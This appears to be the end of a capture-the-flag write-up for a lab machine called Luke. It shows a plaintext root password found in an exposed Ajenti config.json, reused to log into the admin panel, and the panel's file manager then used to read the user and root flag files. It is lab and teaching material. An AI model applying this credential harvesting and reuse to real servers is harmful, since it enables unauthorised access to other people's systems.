


Index of /management

- Parent Directory
- config.json
- config.php
- login.php

We instantly notice that there is a third file 'config.json' which we are not familiar with.


So we open it.



```
users:
  root:
    configs:
      ajenti.plugins.notepad.notepad.Notepad:              "{\"bookmarks\": [], \"root\": \"/\"}"
      ajenti.plugins.terminal.main.Terminals:              "{\"shell\": \"sh -c $SHELL || sh\"}"
      ajenti.plugins.elements.ipmap.ElementsIPMapper:      "{\"users\": {}}"
      ajenti.plugins.munin.client.MuninClient:             "{\"username\": \"username\", \"prefix\": \"http://localhost:8080/munin\", \"password\": \"123\"}"
      ajenti.plugins.dashboard.dash.Dash:                  "{\"widgets\": [{\"index\…sors.cpu.CPUWidget\"}]}"
      ajenti.plugins.elements.shaper.main.Shaper:          "{\"rules\": []}"
      ajenti.plugins.ajenti_org.main.AjentiOrgReporter:    "{\"key\": null}"
      ajenti.plugins.logs.main.Logs:                       "{\"root\": \"/var/log\"}"
      ajenti.plugins.mysql.api.MySQLDB:                    "{\"password\": \"\", \"user\": \"root\", \"hostname\": \"localhost\"}"
      ajenti.plugins.fm.fm.FileManager:                    "{\"root\": \"/\"}"
      ajenti.plugins.tasks.manager.TaskManager:            "{\"task_definitions\": []}"
      ajenti.users.UserManager:                            "{\"sync-provider\": \"\"}"
      ajenti.usersync.adsync.ActiveDirectorySyncProvider:  "{\"domain\": \"DOMAIN\", \"password\": \"\", \"user\": \"Administrator\", \"base\": \"cn=Users,dc=DOMAIN\",
                                                           \"address\": \"localhost\"}"
      ajenti.plugins.elements.usermgr.ElementsUserManager: "{\"groups\": []}"
      ajenti.plugins.elements.projects.main.ElementsProjectManager: "{\"projects\": \"KGxwMQou\\n\"}"
    password:                                              "KpMasng6S5EtTy9Z"
    permissions:                                           []
language:                                                  ""
bind:                                                      {…}
enable_feedback:                                           true
ssl:                                                       {…}
authentication:                                            true
installation_id:                                           12354
```

somewhere underneath all that text, we see a password key-value pair.

We try this password in Ajenti and.... we are in.



Insecure communication
Please set up SSL as soon as possible!

luke
FreeBSD 12.0-RELEASE amd64

Uptime 9:24:03

Memory usage 201.8 MB/217.5 MB

AC power

Swap usage 220.5 MB/1023.8 MB

CPU usage 4%

Welcome to Ajenti.
Use the **Feedback** link to send us your suggestions!

Follow @ajenti for news and announcements.
Follow @ajenti 1,849 followers


Send e-mail if you have private/security questions or issues.

Don't forget to change default password in the Configurator!

Upon Further exploration, we come across File Manager.

Turns out this file manager has all the files on the machine.


So we navigate to /home/Derry and Voila... There is a user.txt in there.



Insecure communication
Please set up SSL as soon as possible!


☑	Name	Size
□	.cshrc	1.0 KB
□	.login	392.0 bytes
□	.login_conf	163.0 bytes
□	.mail_aliases	379.0 bytes
□	.mailrc	339.0 bytes
□	.profile	954.0 bytes
□	.shrc	851.0 bytes
□	user.txt	33.0 bytes

Page: 1



```
58d441e500[redacted]
```

Similarly, We browse to /root/ to find out a root.txt file.



```
844[redacted]
```

And there you have it, The box Luke is not owned.

Thanks for reading.

-ShadyJoker27